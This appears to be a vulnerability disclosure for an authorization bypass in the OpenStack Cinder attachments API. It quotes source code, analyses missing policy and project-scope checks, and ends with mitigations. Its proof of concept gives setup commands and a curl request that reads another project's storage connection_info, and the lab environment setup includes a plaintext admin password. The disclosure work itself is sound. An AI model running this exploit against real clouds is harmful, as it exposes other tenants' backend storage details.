

cinder-attachments-cross-project-metadata-disclosure

| Cross-project attachment metadata disclosure in Cinder attachments API

overview

The Cinder attachments API allows a project-scoped user to retrieve attachment details belonging to another project due to missing authorization checks and lack of project scope enforcement.

As a result, sensitive backend storage connection information (`connection_info`) may be exposed across tenant boundaries.

CWE Classification:

- CWE-284: Improper Access Control
- CWE-200: Exposure of Sensitive Information

▼ Affected versions

- Tested: Cinder 27.1.0 (OpenStack master branch), deployed via kolla-ansible using [quay.io/openstack.kolla/cinder-api:master-ubuntu-noble](https://quay.io/openstack/kolla/cinder-api:master-ubuntu-noble).
- Likely affected: All Cinder releases where the attachments API does not enforce project-scoped authorization checks when retrieving attachment details.
The relevant code paths and policy definitions appear unchanged across recent stable branches.

▼ Technical Analysis

1. Policy Absence

While the attachments API lacks explicit policy enforcement, this behavior is inconsistent with other volume-related APIs (e.g., snapshots, volumes) and violates the expected tenant isolation guarantees.

Unlike snapshots APIs which enforce
SYSTEM_READER_OR_PROJECT_READER,
the attachments API lacks equivalent policy checks. (ex. get_policy)

```
cinder > policies > snapshots.py > ...  
19  
20  
21 BASE_POLICY_NAME = 'volume:snapshots:%s'  
22 GET_POLICY = 'volume:get_snapshot'  
23 GET_ALL_POLICY = 'volume:get_all_snapshots'  
24 CREATE_POLICY = 'volume:create_snapshot'  
25 DELETE_POLICY = 'volume:delete_snapshot'  
26 UPDATE_POLICY = 'volume:update_snapshot'  
27 EXTEND_ATTRIBUTE = 'volume_extension:extended_snapshot_attributes'  
28  
29 deprecated_get_all_snapshots = base.CinderDeprecatedRule(  
30     name=GET_ALL_POLICY,  
31     check_str=base.RULE_ADMIN_OR_OWNER  
32 )  
33 deprecated_extend_snapshot_attribute = base.CinderDeprecatedRule(  
34     name=EXTEND_ATTRIBUTE,  
35     check_str=base.RULE_ADMIN_OR_OWNER  
36 )  
37 deprecated_create_snapshot = base.CinderDeprecatedRule(  
38     name=CREATE_POLICY,  
39     check_str=base.RULE_ADMIN_OR_OWNER  
40 )  
41 deprecated_get_snapshot = base.CinderDeprecatedRule(  
42     name=GET_POLICY,  
43     check_str=base.RULE_ADMIN_OR_OWNER  
44 )  
45 deprecated_update_snapshot = base.CinderDeprecatedRule(  
46     name=UPDATE_POLICY,  
47     check_str=base.RULE_ADMIN_OR_OWNER  
48 )  
49 deprecated_delete_snapshot = base.CinderDeprecatedRule(  
50     name=DELETE_POLICY,
```

```

cinder > policies > attachments.py > ...
19
20
21 CREATE_POLICY = 'volume:attachment_create'
22 UPDATE_POLICY = 'volume:attachment_update'
23 DELETE_POLICY = 'volume:attachment_delete'
24 COMPLETE_POLICY = 'volume:attachment_complete'
25 MULTIATTACH_BOOTABLE_VOLUME_POLICY = 'volume:multiattach_bootable_volume'
26
27
28 < v deprecated_create_policy = base.CinderDeprecatedRule(
29     name=CREATE_POLICY,
30     check_str=""
31 )
32 < v deprecated_update_policy = base.CinderDeprecatedRule(
33     name=UPDATE_POLICY,
34     check_str=base.RULE_ADMIN_OR_OWNER
35 )
36 < v deprecated_delete_policy = base.CinderDeprecatedRule(
37     name=DELETE_POLICY,
38     check_str=base.RULE_ADMIN_OR_OWNER
39 )
40 < v deprecated_complete_policy = base.CinderDeprecatedRule(
41     name=COMPLETE_POLICY,
42     check_str=base.RULE_ADMIN_OR_OWNER
43 )
44 < v deprecated_multiattach_policy = base.CinderDeprecatedRule(
45     name=MULTIATTACH_BOOTABLE_VOLUME_POLICY,
46     check_str=base.RULE_ADMIN_OR_OWNER
47 )

```

```

snapshots_policies = [
    policy.DocumentedRuleDefault(
        name=GET_ALL_POLICY,
        check_str=base.SYSTEM_READER_OR_PROJECT_READER,

```

2. API Authorization Checks Missing

master cinder / cinder / api / v3 / attachments.py

Code Blame Raw

```

39 class AttachmentsController(wsgi.Controller):
39
40
41     @wsgi.Controller.api_version(mv.NEW_ATTACH)
42
43     def show(self, req, id):
44         """Return data about the given attachment."""
45         context = req.environ['cinder.context']
46         attachment = objects.VolumeAttachment.get_by_id(context, id)
47         volume = objects.Volume.get_by_id(cinder_context.get_admin_context(),
48                                         attachment.volume_id)
49         if volume.admin_metadata and 'format' in volume.admin_metadata:
50             attachment.connection_info['format'] = (
51                 volume.admin_metadata['format'])
52         return attachment_views.ViewBuilder.detail(attachment)

```


- The attachments API does **not invoke** `context.authorize()`, resulting in the absence of authorization enforcement at the API layer.
- **No policy checks are performed** to verify whether the requesting user is authorized to access the specified attachment resource.

3. Missing Project Scope Enforcement in Database Layer



```
2429         return query.all()
2430
2431     |
2432     ✓ def _attachment_get(
2433         context,
2434         attachment_id,
2435         read_deleted=False,
2436         project_only=True,
2437     ):
2438         result = (
2439             model_query(
2440                 context, models.VolumeAttachment, read_deleted=read_deleted
2441             )
2442             .filter_by(id=attachment_id)
2443             .options(joinedload(models.VolumeAttachment.volume))
2444             .first()
2445         )
```

The database query used to retrieve attachment records does not enforce project scoping, as the `project_only` parameter is not applied, enabling cross-project access to attachment data.




```

288 def model_query(context, model, *args, **kwargs):
296     query to match the context's project_id.
297     """
298     read_deleted = kwargs.get('read_deleted') or context.read_deleted
299     project_only = kwargs.get('project_only')
300
301     query = context.session.query(model, *args)
302
303     if read_deleted == 'no':
304         query = query.filter_by(deleted=False)
305     elif read_deleted == 'yes':
306         pass # omit the filter to include deleted and active
307     elif read_deleted == 'only':
308         query = query.filter_by(deleted=True)
309     elif read_deleted == 'int_no':
310         query = query.filter_by(deleted=0)
311     else:
312         msg = _("Unrecognized read_deleted value '%s'")
313         raise Exception(msg % read_deleted)
314
315     if project_only and is_user_context(context):
316         if model is models.VolumeAttachment:
317             # NOTE(dulek): In case of VolumeAttachment, we need to join
318             # `project_id` through `volume` relationship.
319             query = query.filter(
320                 models.Volume.project_id == context.project_id
321             )
322         else:
323             query = query.filter_by(project_id=context.project_id)

```

The issue is not the `model_query` implementation itself, but that the attachments API retrieves attachment objects without enforcing project-only scoping at the API layer.



```
16 class ViewBuilder(object):
17     _collection_name = 'attachments'
18
19
20
21     @staticmethod
22     def _normalize(date):
23         if date:
24             return timeutils.normalize_time(date)
25         return ''
26
27     @classmethod
28     def detail(cls, attachment, flat=False):
29         """Detailed view of an attachment."""
30         result = cls.summary(attachment, flat=True)
31         result.update(
32             attached_at=cls._normalize(attachment.attach_time),
33             detached_at=cls._normalize(attachment.detach_time),
34             attach_mode=attachment.attach_mode,
35             connection_info=attachment.connection_info)
36         if flat:
37             return result
38         return {'attachment': result}
39
```

The API directly returns `connection_info = attachment.connection_info` without any masking or sanitization.

This analysis indicates that the Cinder Attachment retrieval API lacks adequate authorization enforcement, project scope validation, and protection of sensitive backend information.

Based on the reproduced attack scenario, this issue may be classified as an *Authorization bypass* and *Cross-tenant information disclosure*, as it allows cross-project access to attachment metadata.

Such behavior undermines OpenStack's tenant isolation security model and represents a meaningful security risk in multi-tenant environments.

▼ Proof of Concept

[scenario]

A member-level user can access the `connection_info` of an attachment belonging to another project by sending a direct request to the attachments API with a known attachment ID, due to missing policy enforcement and project scope validation.

```

openstack project create poc-project (user a)
openstack project create poc-project2(user b)

openstack user create poc-user \
--project poc-project \
--password pocpass123

```

[user list]

```
openstack user list
```

```

(venv) kaosu@ji9umi-VMware-Virtual-Platform:/openstack/kaos$ openstack user list
+-----+-----+
| ID                                           | Name |
+-----+-----+
| 317c8c6409c740298ac133e1e27508ae          | cinder |
| 5ecbb90615174355bdccdae5a5326d0b          | placement |
| 90b672fcde694123a85d3d2e8e681243          | glance |
| 92d1f14251124704894faf8e82f4f4db          | poc-user2 |
| 9de5e3b372ef42dea481b64e95ae52b7          | neutron |
| ba486a8dd0d2486eab934610f254f034          | nova |
| ccb31c1a6528489ebf26fc630be366dd          | heat_domain_admin |
| d2513b6d12dd439195e5710c1d94b000          | poc-user |
| ec2a2654918144b6a804b1da7d9e7767          | yw-user |
| f4eb33a554ca4e9ab1e03c64d0299fe9          | admin |
| f787e327573c48dbbd66bca53ea54789          | heat |
+-----+-----+

```

[not admin but member]

(poc-user and poc-user2 all member)

```

openstack role add \
--project poc-project \
--user poc-user \
member

```

```
openstack role add --project poc-project2 --user poc-user2 member
```

[admin → general user(member)]

```

# Clear any old environment that may conflict.
for key in $( set | awk '{FS="="} /^OS_/ {print $1}' ); do unset $key ; done
export OS_PROJECT_DOMAIN_NAME='Default'
export OS_USER_DOMAIN_NAME='Default'
export OS_PROJECT_NAME='admin'
export OS_TENANT_NAME='admin'
export OS_USERNAME='admin'
export OS_PASSWORD='DuudNdVT83HWRsTcSODcBxUiiWT0LFInbEeoWFR'
export OS_AUTH_URL='http://192.168.106.129:5000'
export OS_INTERFACE='internal'
export OS_ENDPOINT_TYPE='internalURL'
export OS_IDENTITY_API_VERSION='3'

```

```
# Clear any old environment that may conflict.
for key in $( set | awk '{FS="="} /^OS_/ {print $1}' ); do unset $key ; done
export OS_PROJECT_DOMAIN_NAME='Default'
export OS_USER_DOMAIN_NAME='Default'
export OS_PROJECT_NAME='poc-project'
export OS_TENANT_NAME='poc-user'
export OS_USERNAME='poc-user'
export OS_PASSWORD='pocpass123'
export OS_AUTH_URL='http://192.168.106.129:5000'
export OS_INTERFACE='internal'
export OS_ENDPOINT_TYPE='internalURL'
export OS_IDENTITY_API_VERSION='3'
export OS_REGION_NAME='RegionOne'
export OS_AUTH_PLUGIN='password'
```

```
# Ansible managed

# Clear any old environment that may conflict.
for key in $( set | awk '{FS="="} /^OS_/ {print $1}' ); do unset $key ; done
export OS_PROJECT_DOMAIN_NAME='Default'
export OS_USER_DOMAIN_NAME='Default'
export OS_PROJECT_NAME='poc-project2'
export OS_TENANT_NAME='poc-user2'
export OS_USERNAME='poc-user2'
export OS_PASSWORD='poc2pass123'
export OS_AUTH_URL='http://192.168.106.129:5000'
export OS_INTERFACE='internal'
export OS_ENDPOINT_TYPE='internalURL'
export OS_IDENTITY_API_VERSION='3'
export OS_REGION_NAME='RegionOne'
export OS_AUTH_PLUGIN='password'
```

[create key]

openstack keypair create mypockey > mypockey.pem

chmod 600 mypockey.pem

openstack keypair create mypoc2key > mypoc2key.pem

chmod 600 mypoc2key.pem

(mypoc1 instance)

openstack server create mypoc1 --image ubuntu-22.04 --flavor m1.small
--network private-net --key-name mypockey

프로젝트 / Compute / 인스턴스

정보:인스턴스 예약 삭제: poc1

인스턴스

Instance ID = 필터 인스턴스 시작 인스턴스 삭제 기타 작업

1 항목 표시

<input type="checkbox"/> 인스턴스 이름	이미지 이름	IP 주소	Flavor	키 페어	상태	가용 구역	작업	전원 상태	기간 (Age)	작업
<input type="checkbox"/> mypoc1	ubuntu-22.04	192.168.100.60	m1.small	mypockey	Active	nova	None	Running	0분	스냅샷 생성

1 항목 표시

```
openstack server create mypoc2 --image ubuntu-22.04 --flavor m1.tiny --
network private-net --key-name mypoc2key
```

openstack poc-project2 poc-user2

프로젝트

API 액세스

Compute

인스턴스

Instance ID = 필터 인스턴스 시작 인스턴스 삭제 기타 작업

1 항목 표시

<input type="checkbox"/> 인스턴스 이름	이미지 이름	IP 주소	Flavor	키 페어	상태	가용 구역	작업	전원 상태	기간 (Age)	작업
<input type="checkbox"/> mypoc2	ubuntu-22.04	192.168.100.223	m1.tiny	mypoc2key	Active	nova	None	Running	0분	스냅샷 생성

[create volume]

```
openstack volume create poc-vol1 --size 1 (user a)
```

```
openstack volume create poc-vol2 --size 1 (user b)
```

[volume attach instance]

(user b)

```
openstack volume attachment create [volume_id] [instance_id]
```

```
(venv) kaosu@ji9umi-VMware-Virtual-Platform:/openstack/kaos$ openstack volume attachmen
t create ff892997-6b73-46c3-99c9-212365ab8f97 ad819947-7400-4cbf-a7e1-27d1eadd96ab
```

Field	Value
ID	2f22ad4e-7046-4b35-8c6c-748673b2791a
Volume ID	ff892997-6b73-46c3-99c9-212365ab8f97
Instance ID	ad819947-7400-4cbf-a7e1-27d1eadd96ab
Status	reserved
Attach Mode	null
Attached At	
Detached At	
Properties	

```
openstack server add volume mypoc2 poc-vol2
```

```
(venv) kaosu@ji9umi-VMware-Virtual-Platform:/openstack/kaos$ openstack server add volume mypoc2 poc-vol2
```

Field	Value
ID	ff892997-6b73-46c3-99c9-212365ab8f97
Server ID	ad819947-7400-4cbf-a7e1-27d1eadd96ab
Volume ID	ff892997-6b73-46c3-99c9-212365ab8f97
Device	/dev/vdb
Tag	None
Delete On Termination	False

openstack volume attachment list

```
(venv) kaosu@ji9umi-VMware-Virtual-Platform:/openstack/kaos$ openstack volume attachment list
```

ID	Volume ID	Server ID	Status
ec5046e9-15f1-439d-ae24-2979c209f68f	ff892997-6b73-46c3-99c9-212365ab8f97	ad819947-7400-4cbf-a7e1-27d1eadd96ab	attached
2f22ad4e-7046-4b35-8c6c-748673b2791a	ff892997-6b73-46c3-99c9-212365ab8f97	ad819947-7400-4cbf-a7e1-27d1eadd96ab	reserved

ID column → attachment id

(user a → user b) Through attachment id 'user a' get connection_info in user b's project.

[Attack Vector]

TOKEN=\$(openstack token issue -f value -c id)

echo \$TOKEN

openstack --debug volume list (for volume ip)

curl -s -X GET \

<http://192.168.106.129:8776/v3/attachments/ec5046e9-15f1-439d-ae24-2979c209f68f> \

-H "X-Auth-Token: \$TOKEN" \

-H "OpenStack-API-Version: volume 3.27" \

| jq .

(user a)

```
(venv) kaosu@ji9umi-VMware-Virtual-Platform:/openstack/kaos$ curl -s -X GET \
http://192.168.106.129:8776/v3/attachments/ec5046e9-15f1-439d-ae24-2979c209f68f \
-H "X-Auth-Token: $TOKEN" \
-H "OpenStack-API-Version: volume 3.27" \
| jq .
{
  "attachment": {
    "id": "ec5046e9-15f1-439d-ae24-2979c209f68f",
    "status": "attached",
    "instance": "ad819947-7400-4cbf-a7e1-27d1eadd96ab",
    "volume_id": "ff892997-6b73-46c3-99c9-212365ab8f97",
    "attached_at": "2026-01-17T09:28:59.000000",
    "detached_at": "",
    "attach_mode": "rw",
    "connection_info": {
      "export": "192.168.106.129:/openstack/nfs",
      "name": "volume-ff892997-6b73-46c3-99c9-212365ab8f97",
      "options": null,
      "format": "raw",
      "qos_specs": null,
      "access_mode": "rw",
      "encrypted": false,
      "cacheable": false,
      "driver_volume_type": "nfs",
      "mount_point_base": "/var/lib/cinder/mnt",
      "attachment_id": "ec5046e9-15f1-439d-ae24-2979c209f68f",
      "enforce_multipath": true
    }
  }
}
```

While this PoC uses NFS and does not immediately lead to privilege escalation,

the same API exposes more sensitive credentials on other backends (e.g., iSCSI, Ceph), where the impact can be significantly higher.

▼ Impact

Exposure of `connection_info` allows an attacker to obtain backend-specific storage connection details belonging to another project.

Depending on the storage backend in use, this information may include target addresses, export paths, authentication parameters, or protocol-specific configuration details.

While this PoC uses NFS and does not immediately result in host compromise, **the disclosed information can enable follow-up attacks**, including unauthorized storage access, data exfiltration, or further lateral movement within the infrastructure.

▼ Recommendations

Suggested Mitigations

1. Enforce policy checks in the attachments API

The attachments API should invoke `context.authorize()` and enforce appropriate policy rules (e.g., `project_reader` or `resource owner`) before returning attachment details.

2. Apply project-scoped filtering at the database layer

Database queries retrieving attachment objects should enforce project scoping by explicitly setting the `project_only` parameter to prevent cross-project access.

3. Restrict exposure of sensitive fields

Sensitive fields such as `connection_info` should be masked or excluded from API responses unless explicitly required by authorized system-level operations.

4. Align attachment access policies with other volume-related APIs

Access control for attachment resources should be aligned with existing snapshot and volume policies to ensure consistent authorization behavior across storage APIs.